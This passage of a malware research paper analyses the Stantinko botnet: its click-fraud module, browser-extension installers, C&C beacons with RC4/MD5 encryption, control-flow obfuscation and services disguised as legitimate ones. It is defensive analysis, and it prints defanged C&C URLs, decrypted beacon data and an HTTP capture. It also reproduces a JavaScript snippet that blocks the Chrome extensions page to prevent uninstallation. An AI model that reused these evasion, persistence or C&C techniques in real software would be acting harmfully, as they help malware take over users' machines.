First, the malware contacts its C&C, `hxxp://ec2-35-157-42-121.eu-central-1.compute.amazonaws.com`. The reply contains the URL that should be opened with Internet Explorer. It is base64-encoded and encrypted using a custom algorithm. We provide the URLs we identified in Appendix A along with the table used to decrypt the links in Appendix B.

Secondly, it adds a task in the Windows Task Scheduler that will launch Internet Explorer every 34 minutes to open the URL sent by the C&C. Figure 15 is a screenshot of the Task Scheduler of a computer infected with this malware.




Figure 15. **Task created by the malware to launch the click-fraud task**

Every 34 minutes, the Internet Explorer window goes from the doorway website to the landing page through a redirection chain, a technique extensively used in click fraud. The intermediate websites are generally ad networks or ad exchanges that earn money by buying and reselling ads in real time. A summary of the process is provided in Figure 16.




Figure 16. **Click-fraud process**

The doorway page is typically a fake search engine, as is the case for other click-fraud malware [1]. If the user browses to the index page, the search engine is displayed. However, if a special URL is entered, the user is redirected through a redirection chain to an advertiser website as a landing page.

Interestingly, one of the initial URLs, `hxxp://newsonlineonly.net/xoussm`, first redirects to a Bitly URL. Bitly link statistics are available publicly. Figure 17 is the data for this shortened URL. This shows that from the middle of March to the middle of April 2017, there were more than 15 million views of this page. Even though these views may not all have been initiated by this malware, it indicates that the URL get massive volumes of visits and is probably able to generate a considerable amount of revenue.




Figure 17. **Stats for the bit.ly link**

Finally, the URLs used by this malware are regularly changed so that the total amount of traffic is probably far higher than what is shown here. For instance, we identified a second Bitly redirection that had also more than 15 million views in a single month.

3.3.4. Zaxar Installer

Zaxar is a media company registered in Cyprus. One of its products is the `Zaxar Game Browser`. The company says this is a browser that is designed to play online games easily. However, a quick search on the Internet shows that it is causing more problems than it is helping to solve. Several users are complaining about pop-up ads that appeared after they installed the Zaxar Game Browser.

In a later section (Section 5.3.7), we will describe a Stantinko module that is designed to uninstall the Zaxar Game Browser from the computer using the Kaspersky Antiviral Toolkit (AVZ). Zaxar and Stantinko are probably competitors that are installed by the same Pay-Per-Install platform.

3.3.5. Win32/Extbro.C

This component is a browser extension installer for Chrome, Opera, Yandex Browser and Amigo. Due to the number of extensions and the lack of similarities between them, we believe it is a form of Pay-Per-Install for browser extensions. We provide a non-exhaustive list in Appendix A.4.

Most of them are not to be found on the Chrome Web Store. They might have been removed by Google already or perhaps they were never added to the store. The majority of them do not seem malicious but the way they are distributed is clearly not the right way in which to distribute extensions. Some of them, like Tamper Monkey, have a large number of users, suggesting that many different developers, including legitimate ones, use this Pay-Per-Install platform.

An interesting extension included in the list is the last one, called *Spitus*. It is designed to block access to the Chrome extension administration tab. The snippet of code responsible for this is shown in Figure 18.

```
window["onUpdatedListener"] = function(tabId, changeInfo, tab) {
    if (typeof(tab.url) != 'undefined' && changeInfo.status ==
'complete') {
        if (tab.url.indexOf('chrome' + '://ext' + 'ensions') != -1
|| (tab.url.indexOf(window.chrome.runtime.id) != -1 && tab.url.
indexOf('ad'+'min/ins'+'talls') == -1)) {
            chrome["tabs"]["remove"](tab.id);
        }
    }
};
```

Figure 18. **Code responsible for blocking access to the chrome extension administration**

This plugin is clearly malicious as there is no reason to stop users accessing this tab, except to block users from uninstalling the freshly installed extensions.

Adstantinko - Win32/Extenbro.DE


This is the component that really interests us for the next part of our investigation. Based on a class found in the binary, as shown in Figure 19, we believe it is called *Adstantinko* by the operators. However, it is not to be confused with our `Win32/Adstantinko` detection, which will be explained later.

```
aTadstantinko   db 'TADSTANTINKO',0      ; DATA XREF: sub_4F10A0+3↓o
                align 4
                dd 0FFFFFFFFh, 20h
```

Figure 19. **Adstantinko class**

We were only able to trigger the following chain of events from a Russian IP address. We have tried to compromise machines with IP addresses outside of Russia, but none of the behavior described here was observed.

`Win32/Extenbro.DE` uses a custom cryptographic algorithm to encrypt network communications. The format of the packet is shown in Figure 20.



1. The magic header is `KK`
2. Encoded tick count from which the key is derived
3. The encrypted data

Figure 20. **Encrypted packets format**

Once the key is derived from the encoded tick count, it is hashed using the MD5 algorithm and this hash is used as a key to decrypt the data using RC4. We won't describe the key derivation process, but we have provided a script to decrypt these packets in our GitHub repository.

`Win32/Extenbro.DE` first sends a POST request to `hxxp://clients3.ultimate-discounter.com/target/index.php?php=ping`. Its body has 2 parameters: `ps` and `php`. That's where we see the first appearance of the `group` field that will be used by all Stantinko's services. The response contains a batch file that will store the `group` value in the Windows Registry for later use.

The `ps` parameter contained in the request and the server response are encrypted using the same algorithm we just described.

```
{
  "tkn": "1fa1d9a6e3b1d3cf3ed86a401c2a0806",
  "group": "1000_59607934",
  "avs": ""
}
```

Figure 21. **Decrypted content of the `ps` parameter**

A second request follows. This is a POST request to `hxxp://clients3.ultimate-discounter.com/target/index.php?php=yasetup`. The body of the request is the same as the previous one. The response contains the actual `Win32/Adstantinko` malware. Its legitimate functionality is to install "Ultimate Discounter", a browser extension that displays discount offers on some specific websites. However, it may also install Stantinko's first malicious service. This is done by covertly sending a POST request to `hxxp://clients3.ultimate-discounter.com/target/index.php` containing an encrypted `ps` parameter.

```
{
    "key": "3faf033cf35c4290ac2a4c6b2989f282",
    "token": "cf052a4c02a12fa9d707f9557a91b4fb",
    "vm":1,
    "vb":0,
    "group": "1000_73987790"
}
```

Figure 22. **Decrypted content of the `ps` parameter**

`Win32/Adstantinko` checks for the presence of a Virtual Machine and reports whether one is found in this request. That's the purpose of the `vm` field. The response to this request is either an HTTP 404 or Stantinko's first service dropper. We weren't able to find the exact conditions under which the dropper is sent. Whether the response is a HTTP 404 or the dropper, the bot ID and the group ID that will be used by `Win32/Stantinko` are in place.

- `HKCU\Software\Ultimate-Discounter\udid`
- `HKLM\System\CurrentControlSet\Services\Coupons Browser Update Service\Parameters\group`

The first service dropper will use the `group` value as is and the MD5 of the `udid` value will be used as the bot ID on the infected machine.

`Win32/Adstantinko` is obfuscated using a custom tool that is used on pretty much all of the components that land on the disk. The obfuscation will be described in Section 4.3.

4. STANTINKO INSTALLER

At this point in the infection chain, the victim machine is about to be infected by components we detect as `Win32/TrojanDownloader.Stantinko`. In this part of the paper, we'll focus on what Stantinko's operators call, according to the binary PDB path, the "first service". As explained in the last section, this service is dropped via an executable downloaded by `Win32/Adware.Adstantinko`. The only purpose of this component is to install the first malicious persistent component.




Figure 23. **Overview of Stantinko Installer**

4.1. Service Types

Stantinko's authors use many different services to achieve the same goals. To avoid detection, they seem to create new variants once in a while without making a lot of modifications to the code except for changes in the Windows Registry keys they use, the service name, the file name, and so on. But the purpose remains exactly the same. We've encountered three different services that were used to install the *Plugin Downloader Service*. Here's the list of these services sorted by how recent they are.

Table 1. **First service variants**

Filename	Service name	C&C	First seen
udservice.exe	Coupons Browser Update Service	update.ultimate-discounter[.]com	2017-01
ghstore.exe	Ghostery Storage Server	ghosterystore[.]com	2016-04
bhctrl32.exe	Bonjoiur Host Controller	nvccupdate[.]com	2014-07

As its name suggests, this component is installed as a Windows service. The service stays installed until the *Plugin Downloader Service* dropper is executed. It sends a request every few hours to its command and control server until it receives the next service dropper. This usually happens on the same day. It is not clear whether there is a manual check before the next stage is installed, or if it is automatic. The next service dropper uninstalls the "first service" from the service manager but leaves the binary on the disk.

4.2. Network Protocol


The protocol used by this component is really similar to the protocol that we'll see used with the next two services. In this case, its only known purpose is to send some information about the infected machine in order to receive the dropper for the *PDS*. Let's first look at the beacon sent by the infected system and then we'll describe how the server response is formatted.

First, it sends an empty HTTP POST request to the C&C server URL. Then, it sends a second HTTP POST request to the same URL.

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: update.ultimate-discounter.com
Content-Length: 819
Connection: Keep-Alive
Cache-Control: no-cache

g=1495030701&a=<BASE64-encoded data>

HTTP/1.1 200 OK
Server: nginx/1.8.1
Date: Wed, 17 May 2017 14:18:21 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close

<BASE64-encoded data>
```

Figure 24. **Second POST request to update.ultimate-discounter[.]com**

The `g` parameter contains the current UNIX timestamp and the `a` parameter contains the encrypted report. The latter is base64-encoded after being RC4-encrypted. To decrypt it, the MD5 of the `g` parameter is used as the key. Once decrypted, the report has the following format:




Each field of the report is separated by three asterisks: `***`

1. Enumeration of the key-value pairs stored in `HKLM\SYSTEM\CurrentControlSet\services\<service name>\Parameters\System\`
2. An integer that indicates the service type
   - `20` for `bhctrl32.exe` and `ghstore.exe`
   - `40` for `udservice.exe`

Figure 25. **Client request protocol**

The server responds to the second request with either an empty response or an encrypted PE file. The only payload we have observed is the *PDS* dropper. The payload is base64-encoded. Once decoded, there's a `g` parameter, then an `&` followed by binary data. This binary data has the following format.



1. The payload name is the DLL name if it is an update or the plugin name between brackets (i.e. `[SETUP_WSAUDIO]`).
2. The encrypted payload is the binary that is compressed using zlib and then encrypted using RC4. The RC4 key is the MD5 hex digest of the `g` parameter.

Figure 26. **Server reply protocol**

4.3. Obfuscation

Like many of Stantinko's recent components, the code is highly obfuscated with what seems to be a custom obfuscator. Not everything in Stantinko's toolset is obfuscated, but all PE files that are written to the disk are subject to obfuscation. The droppers of the current campaign, for instance, are never written to disk and thus are not obfuscated. However, most of the services' files are.

In the course of our investigation, we've encountered two different types of obfuscator. Both use control-flow flattening [11] to thwart reverse engineering. Also, there's a string obfuscator taking advantage of the string formatting system. Figure 27 shows an example of how the obfuscated strings are built in `ghstore.exe`.

```
[...]
sprintf(L"%cho%ct%sS%sa%c%s%crve%c", 'G', 's', L"ery ",
        L"tor", 'g', L"e S", 'e', 'r');
[...]
```

Figure 27. **Hex-Rays output of string building in ghstore.exe**

Both control-flow obfuscators merge the code of many functions in the same function. The number of function parameters is the maximum number of parameters needed by one of the embedded functions plus one. The extra parameter is used to decide which embedded function will be executed. Figure 28 shows a comparison between an obfuscated and a non-obfuscated version of the same function found in `bhctrl32.exe`.




Figure 28. **Comparison of an unobfuscated and an obfuscated function**

With the first version of the obfuscator, each function contains a big switch-case control structure and a virtual instruction pointer. The switch-case is nested in an infinite loop. After each iteration, the virtual instruction pointer is incremented by one. In each implemented branch of the switch-case control structure, there's a condition checking whether the last parameter of the function equals a given value. Thus, the code of a function of the original source code will be stored sequentially within the switch-case construct and have an `if` condition to check if the last parameter of the obfuscated function corresponds to the ID given by the obfuscator to the original function. Functions IDs are sequential and start at 1.

In the second version of the obfuscator, a similar structure is used. However, instead of using a local variable as the virtual instruction pointer, the last parameter passed to the function has this role. The order of the instructions is no longer sequential. Also, after each loop, the integer is incremented by a large constant, making it more difficult to do the math. Furthermore, it is tedious to follow the control flow because there's a series of nested comparisons to the value of the virtual instruction pointer, probably due to compiler optimizing the switch-case statement into a decision tree.

Over the years, we see that the obfuscator was slowly being improved. It started with string obfuscation. After that, control flow flattening was added and now the authors use the much more efficient current version.

With the exception of `bhctrl32.exe` from December 2015, all *PDS* installer services we have observed were obfuscated.

4.4. Loader

One of the biggest features of Stantinko's services is the custom loader they embed. It is used to release the handle on the service binary making it possible to update itself at runtime and to load payloads sent by the server directly into memory. Thus, it allows the attackers to build a very flexible fileless plugin system. Most of the time, the malicious functionalities are inside those plugins, so it is more difficult to understand what Stantinko actually does without seeing them in action.

5. PLUGIN DOWNLOADER SERVICE (PDS)

In the usual infection timeline, the *Plugin Downloader Service* comes right after the "first service". It is the first of the two persistent services. In this section, we will describe the current services and show how Stantinko's operators designed their malware in what we believe to be an attempt to evade detection. On top of obfuscation techniques, they drop encrypted libraries and store per-infection encryption keys in the Windows Registry. This makes it difficult for researchers to analyze the components as in most cases they only have access to the binaries.

The trojan downloader has a very flexible plugin system allowing it to load any PE file into memory. The malicious behavior resides in these plugins.

As shown in Section 2.2, we've seen older versions of this component. They are not used anymore. In contrast to the current component, there was no obfuscation or encryption, except for the C&C servers.

5.1. Overview

In the new variant of the trojan, the operators split the malware in two separate DLLs. The first, which we call the loader here, doesn't contain any malicious code. The second one is a library that has its malicious code encrypted. The loader decrypts it and then calls the decrypted code to achieve its goals. Not all of these components are obfuscated, but we've seen obfuscated versions for both the loader and the encrypted library. It seems that all the newest binaries are now obfuscated.




Figure 29. **Overview of the *Plugin Downloader Service***

There are two ways that this component can be dropped. In the usual infection timeline, the *PDS* Installer will get the dropper from the C&C and will install it. The other way is achieved by the *BEDS* that we'll analyze in the next section. The C&C server can send a DLL update (marked as version 3.xx) for this service that will contain the dropper. That way, if the trojan downloader is erased from the system, the operators can infect it again from the other service.

The dropper writes both DLLs — the loader and the encrypted library — to the disk and adds them to the `system32` directory. It tampers with their timestamps by copying those of `kernel32.dll`. To achieve persistence, it creates a service with the `SERVICE_AUTO_START` flag set. Thus, the service is launched every time Windows starts.

At time of writing, we are aware of three different services used as *PDS*. Here's a table summarizing them:


Table 2. **Plugin Downloader Service variants**

Loader	Crypted Library	Service Name	Service Description	First seen
wsaudio.dll	fdclient.dll	Windows Audio 5.1 Surround	This service transform stereo audio into windows audio 5.1. If this service is stopped, windows audio 5.1 will be disabled.	2015-01
wbiosrvp.dll	biosysrt.dll	Biometric data protection service	Service protects the user's biometric data on a computer	2015-11
bstreamsvc.dll	vp9core.dll	Service of streaming video decoding	Support for hardware acceleration of video decoding using standard VP9 Bitstream Overview	2017-03

As it is the case with many Stantinko components, the *PDS* embeds known open source software. We believe Stantinko's operators try to make their services look as legitimate as possible. Here's the list of the software source code used by Stantinko:

Table 3. **Mimicked software**

Component name	Mimicked software	Software website
`wsaudio.dll`	LAME MPEG Audio encoder	http://lame.sourceforge.net/
`wbiosrvp.dll`	AFNI (Analysis of Functional NeuroImages)	https://afni.nimh.nih.gov/
`bstreamsvc.dll`	Libart: a library for high-performance 2D graphics	http://www.levien.com/libart/



s	.rdata:1004...	00000016	C	usage: %s [switches]
s	.rdata:1004...	00000016	C	inputfile outputfile\n
s	.rdata:1004...	00000026	C	Switches (names may be abbreviated):\n
s	.rdata:1004...	0000004E	C	-optimize Optimize Huffman table (smaller file, but slow compression)\n
s	.rdata:1004...	0000002F	C	-progressive Create progressive JPEG file\n
s	.rdata:1004...	0000001E	C	Switches for advanced users:\n
s	.rdata:1004...	0000000B	C	(default)
s	.rdata:1004...	0000002B	C	-dct int Use integer DCT method%s\n
s	.rdata:1004...	00000039	C	-dct fast Use fast integer DCT (less accurate)%s\n
